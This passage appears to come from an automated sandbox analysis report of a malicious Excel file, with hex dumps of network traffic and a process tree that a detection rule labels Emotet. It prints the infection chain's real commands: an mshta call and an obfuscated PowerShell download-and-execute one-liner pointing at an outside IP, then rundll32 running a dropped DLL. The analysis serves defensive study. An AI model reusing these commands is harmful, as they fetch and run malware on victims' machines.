c0 0d 30 29 67 24 c1 ba 3e 4d b8 b7 7b a8 d5 ab 39 af 08 0d 6c c5 e7 4f d6 d6 84 75 1b 60 63 b3 66 50 54 ea ac 0d a3 Data Ascii: WF)[r'\c)?,9[LI=e/90-oN|~T`H\RS_LMg}&_n#xsYsWLx<D4Ca3j!'1_f<U[5Ytj/;h[$T@\K0c%HWkpEngCfC)'0)g$>M{9lOu`cfPT
2022-01-28 20:04:55 UTC	468	IN	Data Raw: 5a 93 9c a7 79 3f ff f2 85 6d 82 0e 69 c9 f1 e7 e6 be 9f 21 67 44 30 d5 bd d5 3a 40 4a af c6 da 16 3f e4 e0 ae d0 a3 e5 db d4 a9 6b 57 1e e8 f3 98 4f 5d 20 73 df 37 55 c2 3f a1 0d b4 cd d3 40 f9 f3 e9 50 50 52 de 0f 6f 67 a2 87 22 5e 94 1e 08 dc 5f bb bd 15 5a 0b b5 0f c9 f8 9f 59 a2 46 49 18 27 54 88 49 14 6b fa 91 67 be e0 1b 8a 2a c9 c4 dd df a8 37 3e 22 7a 64 b6 66 eb 23 23 19 99 4b d6 fe 83 09 11 f0 d0 a1 17 2a e3 90 b3 0a c7 64 99 20 05 02 5e 72 e9 4e bb 8d 2c 8f b3 99 cf bd ac 52 81 76 7a 38 0f 0e d3 3f 40 1e 01 98 29 63 31 28 1f 9c 7d 8f 27 3f 71 1c e5 f9 9d f0 7a ad 01 bd 7c 8a 08 4f b8 f5 40 e2 1b 58 35 cf 00 e4 2c 3d f4 11 db 2b 94 88 74 4b 3b b8 d1 d9 18 43 f9 ba 9c d1 74 eb e3 6c 72 57 5b d1 7e 83 a8 8c 7e 4e d2 48 66 2c 68 8a 86 ae f1 7c bf Data Ascii: Zy?mi!gD0:@J?kWO] s7U?@PPRog"^_ZYFI'TIkg*7>"zdf##K*d ^rN,Rvz8?@)c1(}'?qz|O@X5,=+tK;CtlrW[~~NHf,h|

Timestamp	kBytes transferred	Direction	Data
2022-01-28 20:04:55 UTC	476	IN	Data Raw: 2a 4f 3d 7b e3 d6 21 a9 a2 72 7b c2 24 30 f6 e8 22 ba 79 37 56 49 f2 51 4c b7 3e f0 cc 04 c7 93 e8 15 c1 24 8d f0 86 cd bf b7 83 46 8c c6 c1 27 72 2a a1 36 5a 4c 03 d3 04 48 f3 12 84 d7 4d a9 19 29 a0 e2 99 c8 be 4b f9 3b 3e 6d dc cd 14 f7 a1 2b 3e eb 44 d7 38 14 88 11 b1 66 9a 59 b9 65 7e b2 68 b3 d6 6e 26 e0 40 eb 52 e6 47 64 72 41 d0 25 ed 96 c5 cd c0 46 c4 98 d6 63 a5 7e 96 8c 6e 7e 6f 31 2e af 13 23 f8 07 a0 fc 09 9d 82 0f 25 54 31 16 9c 93 03 92 e5 0a 12 76 a7 ef ab 2e 31 d8 d2 b9 b7 c5 75 45 b3 36 57 cf 86 39 9e 64 72 a8 43 c7 11 83 39 b7 a7 ad bb b0 25 32 4f 76 f2 db 45 77 7d ec 6b 07 5a 40 84 31 c1 bb f1 c2 0b e7 c8 a7 cc 81 af 6a f8 8c 97 22 8e 63 9d 91 da 70 0a ed c2 77 11 91 03 d7 04 66 aa 40 75 13 67 5a e1 a9 14 dd 79 30 86 69 c0 6f ac 69 18 Data Ascii: *O={!r{$0"y7VIQL>$F'r*6ZLHM)K;>m+>D8fYe~hn&@RGdrA%Fc~n~o1.#%T1v.1uE6W9drC9%2Ov Ew}kZ@1j"cpwf@ugZy0ioi
2022-01-28 20:04:55 UTC	484	IN	Data Raw: 1c 07 f0 3c 3c 0f f8 3e 7c 1f fc 3f fc 3f fe 3f fc 7f ff 3f fc ff ff c0 03 ff ff c0 03 ff ff e0 07 ff ff f0 0f ff ff f8 1f ff ff fc 3f ff ff fe 7f ff ff ff ff ff ff ff ff ff ff ff ff 10 00 0f 00 28 00 00 00 20 00 00 00 40 00 00 00 01 00 01 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff Data Ascii: <<>|?????(@
2022-01-28 20:04:55 UTC	492	IN	Data Raw: 64 00 65 00 20 00 74 00 6f 00 20 00 61 00 63 00 63 00 65 00 73 00 73 00 20 00 25 00 31 00 20 00 70 00 61 00 73 00 74 00 20 00 69 00 74 00 73 00 20 00 65 00 6e 00 64 00 2e 00 30 00 41 00 6e 00 20 00 61 00 74 00 74 00 65 00 6d 00 70 00 74 00 20 00 77 00 61 00 73 00 20 00 6d 00 61 00 64 00 65 00 20 00 74 00 6f 00 20 00 72 00 65 00 61 00 64 00 20 00 66 00 72 00 6f 00 6d 00 20 00 74 00 68 00 65 00 20 00 77 00 72 00 69 00 74 00 69 00 6e 00 67 00 20 00 25 00 31 00 2e 00 14 00 25 00 31 00 20 00 68 00 61 00 73 00 20 00 61 00 20 00 62 00 61 00 64 00 20 00 66 00 6f 00 72 00 6d 00 61 00 74 00 2e 00 22 00 25 00 31 00 20 00 63 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 64 00 20 00 61 00 6e 00 20 00 75 00 6e 00 65 00 78 00 70 00 65 00 63 00 74 00 65 00 64 00 20 00 6f Data Ascii: de to access %1 past its end.0An attempt was made to read from the writing %1.%1 has a bad format."%1 contained an unexpected o
2022-01-28 20:04:55 UTC	500	IN	Data Raw: 80 3d 85 3d 8c 3d 94 3d 9b 3d a2 3d aa 3d b0 3d b6 3d bc 3d c1 3d c8 3d d0 3d d7 3d de 3d e6 3d eb 3d f2 3d f8 3d 00 3e 07 3e 0f 3e 16 3e 1d 3e 25 3e 2b 3e 32 3e 3a 3e 40 3e 46 3e 4d 3e 55 3e 5c 3e 63 3e 6b 3e 71 3e 77 3e 7d 3e 83 3e 8a 3e 92 3e 99 3e a0 3e a8 3e ae 3e b5 3e bb 3e c2 3e c9 3e d1 3e d8 3e df 3e e7 3e ec 3e f3 3e fb 3e 01 3f 07 3f 0e 3f 15 3f 1c 3f 23 3f 2b 3f 36 3f 41 3f 48 3f 4f 3f 57 3f 60 3f 6a 3f 73 3f 7a 3f 81 3f 8b 3f 96 3f 9f 3f aa 3f b1 3f bc 3f c4 3f cd 3f d6 3f e1 3f ec 3f f3 3f fa 3f 00 00 00 60 00 00 dc 02 00 00 02 30 0b 30 15 30 1e 30 25 30 2c 30 36 30 41 30 4a 30 55 30 5c 30 67 30 6f 30 78 30 81 30 8c 30 97 30 9e 30 a5 30 ad 30 b6 30 c0 30 c9 30 d0 30 d7 30 e1 30 ec 30 f5 30 00 31 07 31 12 31 1a 31 23 31 2c 31 3d 31 43 31 49 Data Ascii: ===================>>>>>%>+>2>:>@>F>M>U>\>c>k>q>w>}>>>>>>>>>>>>>>>>>>>>?????#?+?6?A? H?O?W?`?j?s?z???????????????`0000%0,060A0J0U0\0g0o0x0000000000000001111#1,1=1C1I
2022-01-28 20:04:55 UTC	508	IN	Data Raw: 9c 3f e3 3f 00 00 00 50 04 00 30 01 00 00 0c 30 35 30 58 30 85 30 a9 30 c4 30 df 30 f4 30 fe 30 0d 31 19 31 25 31 31 31 37 31 3c 31 42 31 4e 31 54 31 58 31 5e 31 62 31 68 31 6c 31 71 31 76 31 7b 31 80 31 85 31 8a 31 8f 31 94 31 99 31 9e 31 aa 31 b6 31 bc 31 c0 31 c6 31 ca 31 d0 31 d4 31 da 31 e3 31 e8 31 ed 31 f2 31 f7 31 fc 31 01 32 06 32 0b 32 17 32 22 32 2a 32 30 32 34 32 3a 32 3e 32 44 32 48 32 4d 32 52 32 57 32 5c 32 61 32 66 32 6b 32 70 32 75 32 81 32 8d 32 93 32 97 32 9d 32 a1 32 a7 32 ab 32 b1 32 ba 32 bf 32 c4 32 c9 32 ce 32 d3 32 d8 32 dd 32 e2 32 f0 32 fb 32 02 33 08 33 0e 33 12 33 18 33 2a 33 35 33 3c 33 42 33 48 33 4c 33 52 33 62 33 6e 33 7a 33 86 33 92 33 9e 33 a8 33 b2 33 c3 33 cb 33 f2 33 f8 33 fd 33 05 34 0e 34 18 34 23 34 2e 34 3a 34 44 Data Ascii: ??P0050X000000011%11171<1B1N1T1X1^1b1h1l1q1v1{11111111111111111111111112222"2*20242:2>2D2H 2M2R2W2\2a2f2k2p2u22222222222222222222222233333*353<3B3H3L3R3b3n3z3333333333444#4.4:4D
2022-01-28 20:04:55 UTC	515	IN	Data Raw: 84 31 a4 31 bc 31 d8 31 f8 31 10 32 30 32 58 32 c0 32 0c 33 38 33 58 33 80 33 9c 33 cc 33 f0 33 14 34 38 34 54 34 60 34 64 34 6c 34 70 34 8c 34 98 34 9c 34 a4 34 b0 34 d0 34 00 35 20 35 54 35 74 35 94 35 b0 35 b4 35 e0 35 60 37 70 37 80 37 84 37 88 37 a8 37 fc 38 04 39 0c 39 14 39 1c 39 24 39 2c 39 34 39 3c 39 44 39 4c 39 54 39 5c 39 64 39 6c 39 74 39 7c 39 84 39 8c 39 94 39 9c 39 a4 39 ac 39 b0 39 b8 39 30 3c 34 3c f0 3c f4 3c f8 3c fc 3c 00 3d 04 3d 08 3d 0c 3d 10 3d 14 3d 00 00 00 50 05 00 a4 00 00 00 40 31 38 32 a0 32 b0 32 c0 32 d0 32 e0 32 04 33 10 33 14 33 18 33 1c 33 20 33 28 33 2c 33 d0 33 d4 33 60 34 74 34 78 34 80 34 84 34 88 34 8c 34 90 34 94 34 98 34 9c 34 a0 34 a4 34 a8 34 ac 34 b0 34 b4 34 b8 34 bc 34 c0 34 c4 34 c8 34 cc 34 d0 34 d4 34 d8 Data Ascii: 11111202X22383X33333484T4`4d4l4p44444445 5T5t55555`7p7777789999$9,949<9D9L9T9\9d9l9t9|99 99999990<4<<<<<======P@1822222233333 3(3,333`4t4x44444444444444444444444
2022-01-28 20:04:55 UTC	523	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-01-28 20:04:55 UTC	531	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **2816**, Parent PID: **596**

General

Target ID:	0
Start time:	21:04:17
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f460000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **2684**, Parent PID: **2816**

General

Target ID:	2
Start time:	21:04:21
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c mshta http://91.240.118.168/zqqw/zaas/fe.html
Imagebase:	0x4aaf0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: **2692**, Parent PID: **2684**

General

Target ID:	4
Start time:	21:04:22
Start date:	28/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://91.240.118.168/zqqw/zaas/fe.html
Imagebase:	0x13fe10000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **1940**, Parent PID: **2692**

General

Target ID:	6
Start time:	21:04:24
Start date:	28/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{Fdrggvdrf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{Fdrggvdrf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{Fdrggvdrf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.168/zqqw/zaas/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X
Imagebase:	0x13f1d0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\QWER.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	2	7FEECD4BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\QWER.dll	success or wait	1	7FEECD4BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\QWER.dll	0	7600	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 fd 61 2c 12 fd 32 2c 12 fd 32 2c 12 fd 32 fd 1d fd 32 26 12 fd 32 fd 1d fd 32 37 12 fd 32 2c 12 fd 32 0e 10 fd 32 0b fd fd 32 36 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 52 69 63 68 2c 12 fd 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fd fd 61 00 00 00	MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&227 2,2226222222-22-22-2Rich,2PEL>a	success or wait	35	7FEECD4BEC7	WriteFile
C:\ProgramData\QWER.dll	7600	4096	55 fd 0b 51 24 fd 55 fd 45 fd 03 45 fd 2b 45 fd 45 fd fd 54 fd fd fd fd 4d fd 51 fd 55 08 52 fd 4d fd fd fd fd fd fd fd 75 04 33 fd fd 44 fd 45 09 45 fd 4d 09 4d fd 55 fd fd 55 fd fd 45 fd 48 24 fd 4d fd fd 1c fd fd fd fd 45 fd 01 00 00 00 fd 55 fd 52 fd 45 08 50 fd 4d fd fd 68 fd fd fd fd fd 75 04 33 fd fd 05 fd 01 00 00 00 fd fd 5d fd 04 00 fd fd fd fd fd 55 fd fd fd 14 fd 4d fd 45 08 fd 48 04 fd 4d fd fd 55 08 fd 02 05 fd 00 00 00 fd 45 fd fd 4d fd fd 39 00 75 07 fd 01 00 00 00 fd 41 fd 55 fd fd 45 fd 03 02 fd 45 fd fd 4d fd fd 51 0c fd 55 fd 7d fd 00 74 22 fd 45 fd 38 00 74 1a 6a 00 6a 01 fd 4d fd 51 fd 55 fd 02 fd 0b 4d fd fd 04 fd 4d fd fd b8 01 00 00 00 fd fd 5d fd 04 00 fd fd fd fd fd fd fd fd fd fd	UQ$UEE+EETMQURMu 3DEEMMUUEH$MEU REPMhu3]UMEHMUEM9 uAUEEMQU}t"E8 tjjMQUMM]	success or wait	68	7FEECD4BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECCDA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEECD4BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	21	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEECCA69DF	unknown

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **3000**, Parent PID: **1940**

General	
Target ID:	8
Start time:	21:04:41
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll BBDD
Imagebase:	0x4a6f0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **2180**, Parent PID: **3000**

General	
Target ID:	9
Start time:	21:04:41
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll BBDD
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.464808022.00000000002C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.464918523.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.464757421.0000000000290000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **252**, Parent PID: **2180**

General	
Target ID:	10
Start time:	21:04:45
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\QWER.dll",DllRegisterServer
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523913691.0000000002621000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523436520.0000000000331000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523882749.00000000025F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.524151860.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523693615.0000000000AB1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523730343.0000000000B40000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523853691.00000000025C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523666393.0000000000A80000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523513402.00000000004F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523491147.00000000004C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523130788.0000000000140000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523994055.0000000002F10000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.524063481.0000000003151000.00000020.00000800.00020000.00000000.sdmp, Author: Joe 